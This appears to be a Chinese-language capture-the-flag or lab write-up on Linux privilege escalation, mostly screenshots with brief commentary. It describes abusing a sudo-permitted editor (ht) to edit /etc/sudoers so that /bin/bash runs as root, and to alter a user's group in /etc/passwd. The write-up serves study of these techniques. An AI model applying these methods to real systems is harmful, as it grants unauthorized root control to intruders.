


在loneferret的目录下发现，查看发现






浏览CompanyPolicy.README发现存在sudo ht的命令，可以查看，编辑和创建文件,ht是一个编辑器



发现数字代表F <数字>键：F1（帮助），F2（保存），F3(打开),F4(编辑),F10(退出)


通过搜索发现命令存在一种特殊权限,设置了suid的程序文件,在用户执行该程序时,用户的权限是该程序文件属主的权限，所以可以编辑任何的文件。




测试一：


sudo将当前用户切换到超级用户下，或切换到指定的用户下，

然后以超级用户或其指定切换到的用户身份执行命令，执行完成后，直接退回到当前用户。sudo 用来执行需要提升权限（通常是作为 root 用户）的命令. 一个用户要能使用 sudo ，应该在 /etc/sudoers 文件里有一条跟该用户相关的信息。如果你没有尝试执行其他命令，你将会得到一个有 root 权限的交互式的 shell。通过加入bin/bash以root执行获取shell。





测试二：通过修改etc/passwd，把用户的组改一下





重新登陆发现，提权成功

